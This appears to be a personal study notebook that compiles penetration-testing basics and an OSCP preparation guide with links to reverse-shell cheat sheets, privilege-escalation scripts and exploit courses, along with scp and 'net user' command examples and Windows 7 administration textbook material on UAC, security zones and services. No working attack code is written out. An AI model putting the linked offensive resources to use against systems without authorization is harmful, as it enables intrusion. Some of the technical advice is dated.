Introduction

Wednesday, January 2, 2019 3:10 PM


Types of Penetration Testing

The type of penetration testing normally depends on the scope and the organizational wants and requirements. This chapter discusses about different types of Penetration testing. It is also known as Pen Testing.

Types of Pen Testing

Following are the important types of pen testing −

- Black Box Penetration Testing
- White Box Penetration Testing
- Grey Box Penetration Testing



For better understanding, let us discuss each of them in detail −

Black Box Penetration Testing

In black box penetration testing, tester has no idea about the systems that he is going to test. He is interested to gather information about the target network or system. For example, in this testing, a tester only knows what should be the expected outcome and he does not know how the outcomes arrives. He does not examine any programming codes.

Advantages of Black Box Penetration Testing

It has the following advantages −

- Tester need not necessarily be an expert, as it does not demand specific language knowledge
- Tester verifies contradictions in the actual system and the specifications
- Test is generally conducted with the perspective of a user, not the designer

Disadvantages of Black Box Penetration Testing

Its disadvantages are −

- Particularly, these kinds of test cases are difficult to design.
- Possibly, it is not worth, incase designer has already conducted a test case.

- It does not conduct everything.

White Box Penetration Testing

This is a comprehensive testing, as tester has been provided with whole range of information about the systems and/or network such as Schema, Source code, OS details, IP address, etc. It is normally considered as a simulation of an attack by an internal source. It is also known as structural, glass box, clear box, and open box testing.

White box penetration testing examines the code coverage and does data flow testing, path testing, loop testing, etc.

Advantages of White Box Penetration Testing

It carries the following advantages —

- It ensures that all independent paths of a module have been exercised.
- It ensures that all logical decisions have been verified along with their true and false value.
- It discovers the typographical errors and does syntax checking.
- It finds the design errors that may have occurred because of the difference between logical flow of the program and the actual execution.

Grey Box Penetration Testing

In this type of testing, a tester usually provides partial or limited information about the internal details of the program of a system. It can be considered as an attack by an external hacker who had gained illegitimate access to an organization's network infrastructure documents.

Advantages of Grey Box Penetration Testing

It has the following advantages —

- As the tester does not require the access of source code, it is non-intrusive and unbiased
- As there is clear difference between a developer and a tester, so there is least risk of personal conflict
- You don't need to provide the internal information about the program functions and other operations

Basics

1. Get handy in using Linux. If you are new to Linux, refer the Linux command guide http://linuxcommand.org. Practice all the common commands, and refer the *man* page for each of these commands.

Pro-tip: If you have more time in your hands and want to Learn Linux in a fun way, you can try the wargames here http://overthewire.org/wargames/

1. If you are not aware of programming languages, it is highly recommended to learn one. I would recommend learning Python. An awesome simple tutorial by Vivek Ramachandran is preferable http://www.pentesteracademy.com/course?id=1
2. Check out various videos on YouTube on basic concepts such as port-scanning, web application testing, etc. Sometimes research on simple concepts will give good ideas on enumeration, for e.g., How SSH works, How service runs on ports, How Sockets works etc.

Metasploit

Metasploit is a very powerful tool and it is necessary for all the pen testers to know how to use it. Especially the Metasploit post-exploitation modules. Refer to the following links:

Vivek Ramachandran's Metasploit Megaprimer Videos: http://www.securitytube.net/groups?operation=view&groupId=10

Metasploit unleashed by Offensive Security:
https://www.offensive-security.com/metasploit-unleashed/

Usage of Metasploit in the exam is limited to only one machine, but still, you can practice it in labs to know about the tool in depth.

Buffer Overflow

Buffer overflow is a very important concept you should practice. Because, if you are good at exploiting buffer overflows, you are sure to get the maximum point machine in the practical exam. But don't worry if you know nothing about buffer overflows. The following steps will make you not only understand the concept of a buffer overflow, but you can also do it by yourself.

1. A quick intro on buffer overflow.

https://www.youtube.com/watch?v=1S0aBV-Waeo
What is Buffer Overflow? (very clearly explained). After watching this video, you will get an idea on the concept behind buffer overflow. Also, will increase your urge on learning buffer overflow.
2. Assembly language primer by Vivek Ramachandran. http://www.securitytube.net/groups?operation=view&groupId=5
Don't get bored after seeing Assembly language. Just go through the first **2 videos** in this video series. That is enough for understanding the memory layout.
3. Buffer Overflow Megaprimer by Vivek Ramachandran. http://www.securitytube.net/groups?operation=view&groupId=4.
In-depth video of buffer overflow where its explained in a very detailed way.
4. Exploit Research Megaprimer by Vivek Ramachandran. http://www.securitytube.net/groups?operation=view&groupId=7
Real-time Exploitation of buffer overflow which will be very interesting, where exploitation is explained in stepwise clearly. You can even try it yourself as mentioned in the video for your practice. **It's enough to go through first 5 videos**. SEH Based buffer overflow is not required for OSCP.
If you follow the above steps, you will be able to do exploitation with buffer overflow by yourself 100%.
Many people shy away from preparing for buffer overflows because it helps to exploit only one machine in the exam. But still, it's a very important and interesting concept. I have seen many people failing because of improper preparation on buffer overflows. Moreover, OSCP is not the target. All the things you learn here is for the real world.

Some Valuable Resources

These are some valuable resources which I found very useful in my OSCP Preparation. Many of them are now permanent reference resources even after I have cleared my OSCP.

Enumeration

http://www.0daysecurity.com/penetration-testing/enumeration.html
https://nmap.org/nsedoc/
https://www.youtube.com/watch?v=Hk-21p2m8YY

Shell Exploitation

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
http://www.lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
https://netsec.ws/?p=331

Windows Privilege Escalation

http://www.fuzzysecurity.com/tutorials/16.html
https://www.youtube.com/watch?v=kMG8IsCohHA
https://www.youtube.com/watch?v=PC_iMqiuIRQ
https://github.com/GDSSecurity/Windows-Exploit-Suggester

Linux Privilege Escalation

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
https://www.youtube.com/watch?v=dk2wsyFiosg
Privilege escalation recon scripts:
http://www.securitysift.com/download/linuxprivchecker.py
http://pentestmonkey.net/tools/audit/unix-privesc-check

From <http://niiconsulting.com/checkmate/2017/06/a-detail-guide-on-oscp-preparation-from-newbie-to-oscp/>

Windows

Wednesday, January 2, 2019 3:12 PM

32-bit Operating System
The 32-bit version of Windows will run on a system with either a 32-bit processor or a 64-bit processor. This version can run 32-bit applications and most 16-bit applications. While most modern software is designed to run on 64-bit machines, many companies have significant money invested in old applications, or custom-built applications that were created to run on older hardware. A 32-bit operating system can address only up to 3.5 GB of RAM (or less), regardless of how much physical RAM is installed on the system.

64-bit Operating System The 64-bit version of Windows will run on a system that has a 64-bit processor. It will not run on a system with a 32-bit processor. This version can address up to 8 GB of RAM in the Home Premium version, and up to 192 GB of RAM in the Professional and Ultimate/Enterprise version. This version can run 64-bit applications and most 32-bit applications. However, some 32-bit applications include 16-bit artifacts. Artifacts are old portions of code or sub-routines found within an application. If a 32-bit application includes 16- bit artifacts, the application will not run or will not perform well on a 64-bit operating system. (As you will learn shortly, Windows XP mode can provide a solution for running these older applications.) If you elect to run a 64-bit version of Windows 7, you must be sure that you can obtain and install 64-bit device drivers for your devices (e.g., scanners and printers). The 64-bit version of the operating system is not compatible with 32-bit drivers. To check whether a device includes 64-bit drivers you can check the product documentation, visit the manufacturer Web site, or visit the Windows 7 Compatibility Web site at www.microsoft.com/windows/compatibility/windows-7

[+] Secure Copy (scp) Cheatsheet

[>] Copy remote file to local host:

$ scp your_username@192.168.0.10:<remote_file> /some/local/directory

[>] Copy local file to remote host:

$ scp <local_file> your_username@192.168.0.10:/some/remote/directory

[>] Copy local directory to remote directory:

scp -r <local_dir> your_username@192.168.0.10:/some/remote/directory/<remote_dir>

[>] Copy a file from one remote host to another:

scp your_username@<host1>:/some/remote/directory/foobar.txt
your_username@<host2>:/some/remote/directory/

[>] Improve scp performance (use blowfish):

scp -c blowfish <local_file> your_username@192.168.0.10:/some/remote/directory

Using ***Net user*** command, administrators can manage user accounts from windows command prompt. Below are some examples on how to use this command.

Add a domain user account:

```
Net user /add newuseLoginid  newuserPassword /domain
```

Add new user on local computer:

```
Net user /add newuserLoginid  newuserPassword
```

Advanced options to add new user account can be read in the below article.

Add new user from windows command line.

Disable/Lock a domain user account:

```
Net user loginid  /ACTIVE:NO /domain
```

To enable/unlock a domain user account:

```
Net user loginid /ACTIVE:YES  /domain
```

Prevent users from changing their account password:

```
Net user loginid /Passwordchg:No
```

To allow users to change their password:

```
Net user loginid /Passwordchg:Yes
```

To retrieve the settings of a user:

```
Net user username
```

Example:

```
C:\>net user techblogger
User name                    techblogger
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never
Password last set            4/21/2011 10:10 PM
Password expires             8/19/2011 10:10 PM
Password changeable          4/21/2011 10:10 PM
Password required            Yes
User may change password     Yes
Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never
Logon hours allowed          All
Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

From <http://hackingandsecurity.blogspot.com/2016/06/windows-command-line.html>

What Lies Beneath

While users interact primarily with the Desktop, it is important to understand that the Desktop is an interface. It provides
a single location from which a user can launch programs or open files regardless of where they are physically stored on
the hard drive.

Review of File Storage Basics

All computer information is stored on some medium, usually disks, and the operating system is almost always stored on

a hard drive. In computers that use one operating system but contain more than one hard drive, the operating system is
installed on one drive only – typically drive C. The hard drive on which the operating system is installed is called the
system drive.
Information stored on a disk is organized into files. For example, a photograph is stored as a file, a song is stored as a file
and a letter is stored as a file. These files can be organized into folders, similar to how folders might be organized in a
filing cabinet to enable you to keep all associated data in one place.
When you need to organize your files further, you can create folders, called subfolders, within folders. Subfolders enable
you to organize your information hierarchically so things are easier to find when you need them.
This organization of folders is called a directory or a directory tree. As the folder structure gets more complex, it begins to
resemble the branches of a tree. The highest level of any directory is called the root folder, or the root directory.
Every file on a computer is stored in a particular location, and that location is described by its path. For example, if drive
C has several folders and subfolders, and a file named README.txt is stored on the C drive but is not stored in any of the
folders, (that is, the file README.txt is located on the root directory of Drive C), the path to the file is: C:\README.txt.
A file path always begins with the drive letter at the root of the disk, and follows the hierarchy of folders leading to the
file. Within the path, the folders in the hierarchy are separated by a backslash (\).
For example, consider the following file path:
C:\Users\Student2\My Documents\wild violet.jpg
The path describes the location of the file and how to move through the directory in order to find it. You would start at
the root directory; go to the Users folder, then to the Student2 subfolder, to the My Documents subfolder, to the file.
This path is illustrated below:
The image used to illustrate the file path includes other folders. There are numerous folders and subfolders on a
Windows 7 system, and you can use Windows Explorer to see how they are laid out.

Security Features
Because Web browsing can expose a system to malicious code, every Web browser includes built-in security features
that help to keep the user safe while online. These built-in features control how the browser handles active content,
scripts and Java programs.
Active content consists of any active, or moving, objects on a Web page, such as ActiveX controls and Java applets. Both
ActiveX controls and Java applets allow information to be downloaded and run on your system, and there are inherent
security risks with each. Internet Explorer can provide added security by controlling active content downloading and the
execution of Java programs.
Some corporate IT departments require that company browsers be configured to disable all active content. Disabling

these features reduces bandwidth use over the corporate network, and reduces security risks. However, certain Web
page elements may not function as designed.

Understanding Internet Security Zones

Internet Security zones offer a means of separating Web sites you trust from those that you do not trust. Each site has its
own security settings. The four different security zones are as follows:

Internet Every Internet Web site you visit automatically falls into the Internet security zone unless you move it
to another zone. The security level is set to Medium High by default, but you can change it to either Medium or High.

Local intranet An Intranet is a private Web site maintained on a corporate network. It may be used for such
activities as distributing documents, accessing company training or inputting information. Every Web site within the corporate intranet automatically falls into the Intranet Zone. The security level is set to Medium by default, but you can change it to any level.

Trusted Sites Initially no sites fall into this category. You can add sites that you trust to this category so that you do
not receive a security warning every time you visit the site. The security level is set to Medium by default, but you can change it to any level.

Restricted Sites Initially, no sites fall into this category. You can move any Web site that you use but do not fully trust
into this zone to enforce maximum security. The security level is set to High and cannot be changed.

You can adjust the security settings of the various zones in the Security tab of the Internet Options dialog box. Click the
Tools button, then click Internet Options to open the dialog box.

You
can adjust the security level by dragging the slider bar.

Each safety level performs certain actions, depending on the content of the Web page. For example, if the security level
is set to High, and a Web page with active content is encountered, the active content will not display and a notification
message will appear. The High safety level does not give you the option to view the active content.

If the security level is set to Medium High, you may receive a warning message when you start to download a file. The
message will give you the option to open the file in its current location, save it to your disk, cancel the download or
request more information.

If the security level is set to Medium, you will still be prompted when downloading potentially unsafe content and
unsigned ActiveX controls, but more content will be allowed through than with higher safety level settings.

You can also click the Custom level button to open the individual settings for the selected zone. You can use this dialog
box to specify how to handle active content, downloads, scripts and authentication.

In situations where a site does not function properly with the Internet zone security settings applied, it is considered best
practice to add that site to the Trusted sites zone, rather than lowering the settings for the Internet zone.

When you add a site to the Trusted sites zone, you will be limited to adding secure sites only to that zone. A secure site is

one whose address starts with https:// rather than http://. You can, however, eliminate this restriction by clearing the
Require server verification (https:) for all sites in this zone check box.

Using the System Configuration Tool
The System Configuration tool (called MSCONFIG) is a utility in Windows 7 that you can use to identify and isolate
problems that may prevent Windows from starting correctly.
You can use MSCONFIG to start Windows with common services and startup programs turned off and then turn them
back on, one at a time. If a problem doesn't occur when a service is turned off, but does occur when that service is
turned on, then the service could be the cause of the problem.
The System Configuration dialog box is shown below.
The
System Configuration dialog box includes the following tabs:
General Lists choices for startup configuration, including Normal, Diagnostic and Selective startup.
Boot Shows configuration options for the operating system. For example, you can boot into safe mode and
load only particular drivers, and specify to work in a GUI or a command-line environment. You can
also specify whether networking is enabled.
Services Lists all of the services that start when the computer starts, along with their current status (Running
or Stopped). You can enable or disable individual services at startup to troubleshoot which services might be causing startup problems.
Startup Lists applications that run when the computer starts up, along with the name of their publisher, the
path to the executable file, and the location of the registry key or shortcut that causes the application to run. (You will learn about registry keys in a later lesson.)
Tools Presents a list of diagnostic and other advanced tools. You can launch the tools from the dialog box.
3. Click the Services tab to view the services that start when the computer boots up. By default, all are enabled.
4. Click the Disable all button to clear all the checkboxes. You can add services back in one by one, or you can enable
them all and then remove services one by one.
5. Click the Enable all button to reselect the checkboxes.
6. Select the Hide all Microsoft services option. Now the list displays only third party services that are started at
bootup.
7. Clear the Hide all Microsoft services checkbox, then click the Startup tab to view the applications that run when
the computer starts up. You can clear the check boxes to prevent these programs from starting in order to see if
one of them might be causing trouble at bootup.
8. Click the Tools tab to view the available tools. You can launch tools directly from the System Configuration dialog
box.

9. In the list box, click System Properties, then click Launch to open the System page of the Control Panel. This screen
shows information about the system, including the operating system edition, the processor speed, the bit-level, etc.

Close the Control Panel window.
10. In the list box, click Internet Options, then click Launch to open the Internet Properties dialog box used to configure
Internet Explorer. Close the Internet Properties dialog box.
11. In the list box, click Command Prompt, then click Launch to open a command prompt window. Close the command
prompt window.
12. Explore a few of the available tools. (However, avoid launching the Registry Editor. You will use the Registry Editor
under controlled conditions in a later lesson.)
13. When you are done, close the System Configuration dialog box.
In this exercise, you explored some of the tools in the System Configuration tool (MSCONFIG).

Managing Windows
Throughout your career as an IT professional, you will perform tasks related to the management of hardware, software,
and users. The term management can apply to setting up and configuring systems for end-user use, installing, configuring
or removing applications, controlling which particular features will be accessible to users, or controlling which user has
access to which resources.
Windows provides a wide variety of tools and features that allow you to configure and manage both local and remote
Windows computers. In this lesson, you will explore several of these tools and features.
User Accounts
You learned in Lesson 1 that there are three different types of user accounts in Windows 7: standard user accounts,
administrator accounts, and a guest account. (The guest account is created during operating system installation and is
turned off by default.)
Each type of account has a specific level of permission associated with it. Permissions are rules associated with objects on
a computer, such as files, folders and settings. Permissions determine whether you can access an object and what you
can do with it. Creating and using the appropriate types of user accounts provide a first step in managing a Windows
system.
The two account types you deal with most often on a Windows 7 system are:

Administrator account	Lets you make changes to the system that will affect other users. Administrators can change security settings, install and uninstall software and hardware, and create or make changes to other user accounts on the system. When Windows 7 is installed, it automatically creates an administrator account. You use this account to install programs, configure the system and create and change other user accounts.
Standard user account	Lets you use most of the capabilities of the computer. You can use most programs that are installed on the computer and change settings that affect your user account. However, you can't install or uninstall some software and hardware, you can't delete files that are required for the computer to work, you can’t access files stored in other users’ profile

folders, and you can't change settings that affect other users or the
security of the computer.

Controlling Access to Resources

One of the basic goals of an IT professional is to protect and secure the resources of an enterprise. From a security
standpoint, the primary rule is to provide the least amount of access privileges required for users to perform their daily
tasks. It is therefore important to understand each job function and assign permissions and account types accordingly.

For example, a user in data entry who spends all day entering customer orders into the enterprise database does not
require access to the enterprise Web server, except perhaps to request Web pages on the company intranet. The Web
server administrator on the other hand, requires access to the Web server, but does not require access to confidential
documents handled by the Human Resources department.

Assigning suitable access to employees accomplishes the following:

- It prevents intentional damage or breach of security – some users intentionally create security holes or sell
confidential information. Therefore, the fewer people who have power to create breaches or access confidential
information, the better.
- It prevents accidental damage or breach of security – some users unwittingly create security holes or perhaps have
copied confidential files from a network share to their local machine without knowing what those files contained. If
these users' systems are compromised, there could be a resulting leak of information or illicit access into the
network. Again, the fewer people who have power to create breaches or access confidential information, the
better.
- It provides a layer of protection against malware and hackers – arguably, the biggest danger of working with
privileges and permissions that exceed those of your job requirement is that if your account is hacked or hijacked,
the hijacker exerts the same level of permission as you do over the system. For example, if a hacker is able to illicitly
log on using a standard user account, he or she could destroy files to which that user had access, but could not
make system-wide changes or disable security, or delete accounts. On the other hand, if a hacker is able to illicitly
log on using an administrator account, he or she could lock other users out of the system, disable the firewall, and
do considerable damage.

Working as a Standard User

An administrator account is created when you install Windows 7 so that you can install other hardware and software,
configure the system and security settings, and create other user accounts if required. If you are the only person using
the computer, it might seem like a good idea to simply continue using the administrator account. However, it is
considered best practice to create a standard user account and to use the standard user account to perform your day-today

computing tasks.
When you use a standard user account, you will be prompted to enter an administrator password before you can
perform certain tasks, such as changing the security settings or updating device drivers. Prompting you to enter a
password is Windows' way of bringing to your attention the fact that you are about to make a significant change to the
system. The logic behind prompting you is two-fold:
- it gives you a moment to stop and think, and may prevent you from making unintentional changes
- it alerts you that a process or program is trying to make changes to the system. (This is important because some
malicious programs attempt to install software or make system changes without your knowledge.)

In previous versions of Windows, it was inconvenient to work as a standard user because every time you needed to make
substantial configuration changes, or wanted to install software or drivers, you had to log off as the standard user and
then log on as an administrator in order to perform the desired tasks.
In Windows 7, user account control (UAC) adjusts permission levels so that you have permissions appropriate to the tasks
you are performing. This means you can log on as a standard user, and when you want to perform tasks that require
administrator-level permissions, Windows 7 will prompt you for your credentials and you can proceed. You no longer
need to log off, and log back on as an administrator.
User Account Control (UAC)
User Account Control (UAC) is a feature in Windows that issues notices (called elevation prompts) when a program is
about to make a change that requires administrator-level permission. For example, when you or programs you are using
need to make changes that require administrator-level permission, UAC presents an elevation prompt and gives you
options for proceeding:
- If you are logged on as an administrator, you can click Yes to continue
- If you are logged on as a standard user, you (or someone else with an administrator account on the system) must
select the administrator account presented in a dialog box and enter the administrator password.

If you click Yes, or enter the administrator password, your permission level is temporarily elevated to allow you to
complete the task, then your permission level is returned to that of a standard user.
UAC works by adjusting the permission level of your user account. If you are performing tasks that can be accomplished
as a standard user (such as reading email, or creating documents), you have the permissions of a standard user, even if
you are logged on as an administrator.
Because UAC issues a notification regardless of which type of account you have used to log on, you are always made
aware when a program is about to make a change that requires administrator-level permission. This notification process
can therefore prevent malicious software and spyware from being installed or making changes to the system without
your knowledge.
permission to continue. Windows can tell who published an item by checking its digital signature. A digital signature is an

electronic security mark that can be added to a file. It allows you to verify the publisher of a file and helps verify that the
file has not changed since it was digitally signed. The UAC notification dialog boxes are outlined in the following table:
Icon Type Description
A setting or feature that is part of
Windows needs permission.
Microsoft is the publisher of the item.
A program that is not part of Windows
needs your permission to start.
The program has a valid digital signature, but Microsoft is not
the publisher.
A program with an unknown publisher
needs your permission to start.
The program does not have a valid digital signature from its
publisher. This does not necessarily imply that the program is
unsafe; simply that it is unsigned. Be sure that you obtained the
file from a trusted source.
You have been blocked by the system
administrator from running this
program.
The program has been blocked because it is known to be
untrusted. You cannot proceed. If you need to run the program,
you must contact the system administrator.
When you are notified, your Desktop is dimmed and you must either approve or deny the request in the UAC dialog box
before you can do anything else on the computer. The dimming of the Desktop is referred to as the secure desktop
because no programs can run while the Desktop is dimmed. You can, however, configure UAC not to dim the Desktop.
Configuring UAC
Some users feel that UAC issues too many notifications; others want to know about every change made to the system.
As an IT administrator, you must consider company policy and configure the systems accordingly. You can configure UAC
to provide notifications that suit your needs and preferences.
Configuration adjustments can be made using the User Account Control Settings dialog box in the Control Panel.
Setting Description Security impact
Always notify You will be notified before programs make changes to the
system or to Windows settings that require administrator-level
permissions.
This is the most secure setting.
Notify me only
when programs
try to make
changes to my
computer
You will be notified before programs make changes to the
system.
You will not be notified if you try to make changes to Windows
settings that require administrator-level permissions.
You will be notified if a program outside of Windows tries to

make changes to a Windows setting.
This is the default setting. You
are advised to be careful about
which programs you allow to
run on your computer.
Notify me only
when programs
try to make
changes to my
computer (do not
dim my desktop)
You will be notified before programs make changes to the
system.
You will not be notified if you try to make changes to Windows
settings that require administrator-level permissions.
You will be notified if a program outside of Windows tries to
make changes to a Windows setting.
Essentially the same as "Notify
me only when programs try to
make changes to my
computer," but you are not
notified on the secure desktop.
Never notify You will not be notified before any changes are made to your
computer. If you are logged on as an administrator, programs
can make changes to your computer without your knowing
about it.
If you are logged on as a standard user, any changes that
required administrator-level permissions will be automatically
denied.
Requires a restart to complete the process of turning off UAC.
Once UAC is turned off, people that log on as administrator will
always have the permissions of an administrator.
Turns off UAC.
This is the least secure setting
and is not recommended.
You must be logged on as an administrator in order to modify UAC settings.
If you are logged on using a standard user account, you will be prompted to enter the administrator password when you
try to modify the UAC settings. Upon entry, the UAC Settings screen will offer a slightly different set of options:

Network Application Installation
Instead of installing an application locally, you can also install it on a remote computer (usually a server) and configure
other computers on the same network to run it from that server. When a user starts up the application, the local
computer accesses and runs the executable (EXE) file from the remote server. Even though the program file is stored
elsewhere, the program starts up and runs as if it were installed locally; it will continue using resources on the local
computer such as RAM, CPU, hard drive, and other devices. The main advantage of this configuration is the ease of

upgrading the application software – it needs to be done only once on the remote server instead of on every computer.
Once the software has been installed on the remote server, each local computer must be configured to access it:
- The folder where the application is stored on the remote server must be mapped to a local drive letter.
- A shortcut must be added to the Start/All Programs menu and/or the Desktop to allow users to access the application. This shortcut must use the mapped drive described above.
- If necessary, add any registry settings to the local computer required by the application.

The main disadvantage of running an application from a network server is that all computers depend on that remote server to be running whenever the software is needed. Servers are designed to run continuously (they are generally shut down only for maintenance); however, in a very small office environment you may not have any servers to perform this function. Therefore, if a desktop PC is designated to act as the application server for the group of networked computers, then that PC must be powered on at all times or be powered up first before the others.
Cloud-based applications are another form of networked applications. They are accessed by client systems using a web browser. In this configuration, the application is designed to run on remote servers that are typically offered by an external service provider. An interesting aspect of cloud-based applications is that no part of the application is downloaded to the local machine: the application software is designed to be used by any user at any location using any variety of computer that is capable of running a web browser and java applets, including PC, Mac, or Linux.
There are also other configurations that allow multiple users to share an application program including remote desktop connection and VDI. These are described in more detail later in this lesson.
Installation through Group Policy
In an enterprise, Group Policy can be used to deliver and apply one or more desired configurations or policy settings to a set of targeted users and computers within an Active Directory environment. That is, Active Directory knows all of the authorized users and computers within an enterprise and how they are organized into groups or departments.
This capability allows you to use Group Policy to easily deliver and install application software or upgrades to targeted groups of users or computers. If you want to use Group Policy to deploy an application, the following conditions must be met:
- all the Windows clients must be members of an Active Directory Domain Services (AD DS) domain,
- you must use Windows Installer (MSI) files, and these files must be located on a network share that the user can access with at least read permissions, and
- you must create a Group Policy Object (GPO) in the AD DS domain to deploy the application.

When an application is deployed through Group Policy, it can be either published or assigned. When an application is published it is made available on the computer for installation from the Add or Remove Programs link in the Control

Panel; the user must then select the option to actually perform the installation. When an application is assigned, it
installs automatically the next time the user logs onto the machine and tries to use the application, or reboots the
computer, depending on how the application is assigned.
Group Policy enables centralized management of software deployment, including uninstalling, upgrading or modifying
software packages. The Group Policy can also be configured so that the software is removed when a user who does not
have access rights logs on to the computer. Note that Group Policy does not perform software metering. In other words,
you must ensure that you have purchased enough licenses to deploy these applications to the users; Group Policy does
not count or verify that you have enough licenses for your enterprise.
You will take a closer look at Group Policy and the Local Group Policy Editor later in this lesson.
Understanding Services
A service is nothing more than an application program that runs in the background. The unique characteristic of services
is that they are designed to run without any direct interaction with users. Services are generally supplied by three types
of providers: Microsoft, third-party hardware manufacturers and software developers, and in-house software
developers.
The software with which you are most familiar requires some kind of user interaction. Specifically, you decide when to
start and exit the software, and you enter various commands and data into the program as you use it. In contrast, a
service does not have any interaction with the user, it starts automatically when the computer is powered up, stops
automatically when the system shuts down, and is designed to communicate with other devices or systems. It is these
characteristics that make them ideally suited for enterprises with many complex systems. For example, during a recovery
from a power outage, system operators are usually very busy working through checklists to bring all systems back online.
Services are exceptionally easy to handle – the operators simply ensure the server is successfully powered on; the
services will automatically start up on their own and no one needs to log in to press a Start button, for example. This
level of simplicity ensures that services become available as quickly as possible and avoids failures caused by human
error. As a result, corporate in-house developers predominantly design software to run as services or other similar
autonomously-run software on servers.
Microsoft also provides many services required to support core operating system features, such as Web serving, event
logging, file serving, printing and error reporting.
Microsoft-developed services with which you may be familiar include:
Cryptographic
services
Provides for the management of digital certificates for authentication and encryption.
DHCP client Allows a system to receive an IP address from a Dynamic Host Configuration Protocol (DHCP)

server on a network. Each system on a network needs an IP address.
Encrypting File
System (EFS)
Provides file encryption technology used to store encrypted files on NTFS file system volumes.
Netlogon Used to log into an Active Directory Domain Services domain. Without this service, you cannot join a machine to a domain.
Print Spooler Provides local and network printing queues enabling a single printer to handle more print jobs
than its internal memory would allow. If you want to share a printer on your machine, you must run this service.
Remote Desktop
Services
Allows a user to connect to and manage a remote computer.
Task Scheduler Monitors the system for scheduled tasks and executes them at the defined time.
Windows Event Log This service logs (records) specific events that you can view with the Event Viewer.
Windows Firewall Provides a software firewall to prevent unauthorized users from gaining access to the computer
through the Internet or a network connection.
Windows Update Enables the detection, download and installation of updates for Windows and other programs.
Third-party software such as antivirus software are also designed as Windows services that run silently in the
background, but generate pop-up messages to alert you when necessary. Hardware manufacturers may also supply
services to be installed on your computer to work in conjunction with the equipment that you purchased. For example, a
network scanner is designed to efficiently scan large volumes of paper documents into images. Because the scanner is
not connected directly to any computer, there must be a method of transferring the images to the correct destination. If
the software for performing this function is embedded into the hardware, it becomes more difficult and time-consuming
to upgrade it. But if the manufacturer takes an alternate path by designing the software to run as a service under
Windows, upgrades are easier and faster.
If you examine the list of services running on your computer, you will be surprised at how many there are. The particular
services that are installed and running on a Windows machine varies from system to system based on the type of
software and features that are installed. To view the services on a system, click Start, then type: services.msc in the
Search field to open the Services snap-in. (A snap-in is a special type of administrative tool.)
The downside is that each running service consumes system resources and adds to system overhead, and each service
may be in one of several states at any given time. These states include stopped, started, and paused. Notice that in the
Services snap-in shown above, only certain services are running (Started). If your computer is experiencing very sluggish
performance, you should review the running services; you may have installed some of them with devices or other
software that you are no longer using.
You can also access Services through the Computer Management console: click Start, right-click Computer, select

Manage, then locate and expand the Services and Applications node in the console tree. (You will learn about the
Computer Management console and snap-ins a little later in this lesson.)

Startup Types

There are four startup types for Windows services:

Automatic The service will start automatically when the operating system starts.

Automatic
(Delayed Start)
The service will start automatically after all the services configured for Automatic start. That is, the startup of the service is delayed briefly to allow other services to start first.

Manual The service will not start automatically, but it may be started when needed by a user or by an application that requires it.

Disabled The service will not start automatically and cannot be started manually. You can disable a service to
optimize operating system performance, but you must be certain that the service is not needed; otherwise you inadvertently cause system failures or other problems.

Even if they start successfully, services may fail from time to time. If a service fails, Windows supports various recovery
actions. These include restarting the service, running a program, restarting the computer, or doing nothing.

Service Accounts

When you log into a computer as an end user, you are entering your security credentials so that Windows will
understand which resources you are allowed to access and what type of access to grant you. However, automatic
services (those with a startup type of Automatic) will start immediately when a computer is powered on, so they need
their own logon ID to present as security credentials to Windows.

For example, a service may attempt to perform any of the following operations:

- Read and write registry entries
- Access remote servers
- Access internal system hardware
- Read and write files from or to the file system

You must, therefore, ensure that a service uses an account that has sufficient privileges to perform the operations that it
is designed to perform.

To enter or change the logon ID, right-click the service and click Properties, then select the Log On tab:

You can specify either a user account (e.g. your own ID) or one of the Windows special accounts as the logon ID. If you
want to use on of the Windows internal accounts, you can choose any of the following:

The Local System account – represented as NT AUTHORITY\LocalSystem. This account has full authority and access
to everything on the local computer, including accessing the network. You should avoid using this account because
it has unlimited access privileges on the computer.

- The Network Service account – represented as NT AUTHORITY\NetworkService. This is a limited service account
with network access rights. It is similar to a standard user account's access privileges on the local computer.
- The Local Service account – represented as NT AUTHORITY\LocalService. This is a limited service account similar to a
standard user account on the local computer, but with no network access rights.

All of these special accounts are configured with a null password.

In an enterprise environment, you should avoid using any of these Windows service accounts. The security policies in
some enterprises may go further and actually prohibit their use because a misbehaving service or a security attack on the
service can cause damage to the computer or other systems on the network. Instead, you should request that a
dedicated user account be created in the enterprise Active Directory with sufficient access privileges to run these
services. For your own home computer, you should use the Local Service account.

Service Dependencies and Managing Services

Some services depend on other services. If a dependency service is not running, a dependent service may fail to start or
fail to function properly once it has started.

You must consider service dependencies when you begin to manage services on a system.

You use the Service snap-in to manage services. You can double-click any service in the window to access its configuration properties. The Properties dialog box includes four tabs.

You use the General tab to specify a startup type, and to start, stop, pause, or resume the service.

You use the Recovery tab to specify how the computer responds when the service fails. Notice that you can specify what
action to take after the first, second and subsequent failures.
